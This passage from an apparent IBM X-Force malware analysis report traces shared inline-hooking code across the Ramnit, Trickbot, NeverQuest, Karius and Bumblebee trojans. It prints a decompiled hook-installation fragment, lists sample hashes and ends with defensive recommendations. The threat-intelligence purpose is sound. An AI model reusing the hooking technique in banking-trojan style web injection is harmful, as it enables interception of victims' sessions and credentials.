  if ( !old_code_len )
    return 0;
  zf_mem_copy(a1_hook_item->orig_code, a1_hook_item->proc_addr, old_code_len);
  if ( a3_orig_code_trampoline )
    *a3_orig_code_trampoline = trampoline;
  *&jmp_ins[1] = a2_hook_function - a1_hook_item->proc_addr - 5;
  orig_code_len = a1_hook_item->orig_code_len;
  proc_addr = a1_hook_item->proc_addr;
  jmp_ins[0] = 0xE9;
  if ( !VirtualProtectEx(0xFFFFFFFF, proc_addr, orig_code_len, 0x40u, &flOldProtect) )
    return 0;
  target_func = a1_hook_item->proc_addr;
  v8 = a1_hook_item->orig_code_len - a1_hook_item - 71;
  a1_hook_item->trampoline[30] = 0xE9;
  *&a1_hook_item->trampoline[31] = &target_func[v8];
  zf_mem_copy(target_func, jmp_ins, 5);
  VirtualProtectEx(0xFFFFFFFF, a1_hook_item->proc_addr, a1_hook_item->orig_code_len, flOldProtect, &flOldProtect);
  return 1;
}
```

Figure 19 — The hook creation version as found within a 2016 variant of NeverQuest. Here the function has been simplified again, and the hook item structure size reduced to 71 bytes. This version of the code closely resembles that used in Trickbot, Ramnit and Bumblebee.

Karius

In June 2018, CheckPoint reported on a new banking Trojan named Karius that was under development and noted code overlap between Karius and Ramnit, Trickbot and Vawtrak (NeverQuest). We analysed a Karius sample as part of this investigation and found it to contain the same hooking code as the other samples discussed in this report. The structure of the code was also observed to bear a striking resemblance to that of the Trickbot web inject module, and it seems likely that Karius was developed by someone who had access to that source code.

Sample Hashes

Category	Description	Hash	Compilation Date

Category	Description	Hash	Compilation Date
Ramnit 2018	Packed sample	436aaa1014e8528ed72c89c4bf74d14c	Sun, Jul 22 2018, 8:11:25 – 32 Bit EXE
Ramnit 2018	Dropper	6f62fbb377b834f06971754ea13d5809	Wed, Jul 18 2018, 8:35:48 – 32 Bit EXE
Ramnit 2018	Hook Loader	c65289331a7ccb58131e6bce5a144d91	Tue, Jul 3 2018, 14:19:03 – 32 Bit DLL
Ramnit 2018	Camellia Loader	4fc3b7c8ac3fc178386549ef859f5b40	Tue, Jul 3 2018, 14:18:59 – 32 Bit DLL
Ramnit 2018	Rmnsoft Ramnit Core	81e3f4dd945a172a2283b6bc720a1f89	Tue, Jul 3 2018, 14:18:57 – 32 Bit DLL
Ramnit 2018	Hooker2 WebInject Controller	625db8cd9536c91f5ee044c318a80fec	Wed, Jul 4 2018, 8:36:42 – 32 Bit DLL
Ramnit 2018	WebInject Module 32-bit	73c95a2a9c9348f0b65de23a17f1790c	Wed, Jul 4 2018, 8:36:34 – 32 Bit DLL
Ramnit 2018	WebInject Module 64-bit	f836f4949483071d80b59d47d8ce2bd9	Wed, Jul 4 2018, 8:36:41 – 64 Bit DLL

Category	Description	Hash	Compilation Date
Ramnit 2018	Intermediary Hook Loader 64-bit	8db81f83fa7cb790b11695d65c46406c	Thu, Apr 19 2018, 12:11:06 – 64 Bit DLL
Ramnit 2018	Intermediary Hook Loader 32-bit	3db90477a4f14ca2270c21df2e510a54	Thu, Apr 19 2018, 12:11:05 – 32 Bit DLL
Ramnit 2018	Packed sample	a27b84ff5fa08138f87dfb0d14bf9f76	Thu, Nov 8 2018, 14:34:09 – 32 Bit DLL
Ramnit 2018	Hook Loader	0948c9d8df7690f0741aedea20fbea3f	Thu, Nov 8 2018, 14:34:09 – 32 Bit DLL
Ramnit 2018	Hooker2 WebInject Controller	2b8ea6cbf125dc75b85cbc21e98aade4	Thu, Nov 8 2018, 14:34:02 – 32 Bit DLL
Ramnit 2018	WebInject Module 32-bit	06d371f2fa5c19bda78788bff1d5e9ca	Thu, Nov 8 2018, 14:33:05 – 32 Bit DLL
Ramnit 2018	WebInject Module 64-bit	e17e9ea60aacfff5db740116113aae3b	Thu, Nov 8 2018, 14:33:41 – 64 Bit DLL
Ramnit 2018	Intermediary Hook Loader 64-bit	17ef1264fb78b91a6c4df6b99253ae43	Thu, Nov 8 2018, 14:21:06 – 64 Bit DLL

Category	Description	Hash	Compilation Date
Ramnit 2018	Intermediary Hook Loader 32-bit	79dd566a814ceef1547e60c84d6561bb	Thu, Nov 8 2018, 14:21:02 – 32 Bit DLL
Ramnit 2018	Packed sample	93aa15605b86c41a5ba37107dd5d7ac1	Mon, Nov 12 2018, 8:13:53 – 32 Bit EXE
Ramnit 2018	Dropper	c556cb430cdf197d14f4d768ac166565	Wed, Nov 7 2018, 16:01:22 – 32 Bit EXE
Ramnit 2018	Hook Loader	c0775d6bb5c10caf9e9bbcbe3f26cf65	Wed, Nov 7 2018, 15:51:48 – 32 Bit DLL
Ramnit 2018	Camellia Loader	ba4b3691bbc24fde556e5ad1f48be0d7	Wed, Nov 7 2018, 15:51:47 – 32 Bit DLL
Ramnit 2018	Rmnsoft Ramnit Core	73ed96ffb519ca117684e89ecfd469a2	Wed, Nov 7 2018, 15:51:46 – 32 Bit DLL
Ramnit 2021	Hook Loader	c76c74ad012fe03fa48b124a13849473	Wed, Jan 27 2021, 10:57:49 – 32 Bit DLL
Ramnit 2021	Camellia Loader	8ecd3b0505c241d79166f3f003a3b5ce	Wed, Jan 27 2021, 10:57:48 – 32 Bit DLL

Category	Description	Hash	Compilation Date
Ramnit 2021	RmnSoft Ramnit Core	0e5bbaccc1507a8d7175555fd86c6070	Wed, Jan 27 2021, 10:56:56 – 32 Bit DLL
Ramnit 2021	Intermediary Hook Loader 32-bit	909fa5b56ddb1050800c3f010f20c2d7	Wed, Jan 27 2021, 10:55:27 – 32 Bit DLL
Ramnit 2021	Intermediary Hook Loader 64-bit	e522a2e480c20e9e305ea5806516e7d5	Wed, Jan 27 2021, 10:55:32 – 64 Bit DLL
Ramnit 2021	Hooker2 WebInject Controller	c1e4f0c34b6e8cb4a5c2170af7a96a43	Wed, Feb 3 2021, 15:05:27 – 32 Bit DLL
Ramnit 2021	WebInject Module 32-bit	5c85e27dbf5c6d1960fdaed8d1c8e3da	Wed, Feb 3 2021, 15:05:13 – 32 Bit DLL
Ramnit 2021	WebInject Module 64-bit	ab242db433611209238dd61ecf332445	Wed, Feb 3 2021, 15:04:57 – 64 Bit DLL
Ramnit 2021	Intermediary Hook Loader 32-bit	f9c89f8aeee639249b8ba0352038bfee	Wed, Feb 3 2021, 15:01:36 – 32 Bit DLL
Ramnit 2021	Intermediary Hook Loader 64-bit	04e0945f442ae6a67f822445f83c2737	Wed, Feb 3 2021, 15:01:40 – 64 Bit DLL

Category	Description	Hash	Compilation Date
Bumblebee Beta 2021	Bumblebee Beta	0b7da6388091ff9d696a18c95d41b587	Fri, Aug 20 2021, 9:59:17 – 64 Bit DLL
Bumblebee Beta 2021	Intermediary Hook Loader 32-bit	a27a4388a51077840a0c731bb7ae0638	Fri, Aug 20 2021, 9:56:21 – 32 Bit DLL
Bumblebee Beta 2021	Intermediary Hook Loader 64-bit	1cd00b8a55b335512773a652c856a5d1	Fri, Aug 20 2021, 9:56:25 – 64 Bit DLL
Bumblebee 2022	Packed sample	052c8b8d48cc2337516ea39ef85e2b06	Thu, Mar 24 2022, 11:19:12 – 64 Bit EXE
Bumblebee 2022	Bumblebee	c66759399e6047a2d17e029f0d8c5b55	Tue, Mar 22 2022, 15:47:49 – 64 Bit DLL
Bumblebee 2022	Intermediary Hook Loader 32-bit	0bdd60d8c791dcbd0866958ae2cb5732	Tue, Mar 22 2022, 15:44:25 – 32 Bit DLL
Bumblebee 2022	Intermediary Hook Loader 64-bit	54d6fde71047dd31f4525c03fa180a18	Tue, Mar 22 2022, 15:44:29 – 64 Bit DLL
Comparison Samples	Trickbot 2016 Inject Module	17f5cc7b7396f6f5c8c72728e3f413c9	Mon, Oct 10 2016, 13:08:15 – 32 Bit DLL


Category	Description	Hash	Compilation Date
Comparison Samples	NeverQuest 2013	1164310a00dbeab0caaea36d8e8eb4db	Fri, Aug 16 2013, 15:47:42 – 32 Bit DLL
Comparison Samples	NeverQuest 2014	27635ba59b3c0eed7baf589dfc7b56e8	Tue, Sep 9 2014, 14:49:55 – 32 Bit DLL
Comparison Samples	NeverQuest 2016	0fd80bc95ea6579ed176a880fd929620	Mon, May 23 2016, 11:46:20 – 32 Bit DLL
Comparison Samples	Karius 2018	b0992f8c36cd8a09efd0fb034530f1b9	Sat, Feb 10 2018, 20:32:59 – 32 Bit DLL

Recommendations

- Ensure anti-virus software and associated files are up to date.
- Search for existing signs of the indicated IOCs in your environment.
- Keep applications and operating systems running at the current released patch level.
- Do not install unapproved apps on a device that has access to the corporate network.
- Exercise caution with attachments and links in emails.

Charlotte Hammond
Malware Reverse Engineer, IBM Security

Charlotte is a malware reverse engineer for IBM Security's X-Force IRIS team. She has been working in the security industry for more than 7 years with a focu...


today's threats
with fresh
intelligence
Get the report

IBM **Security**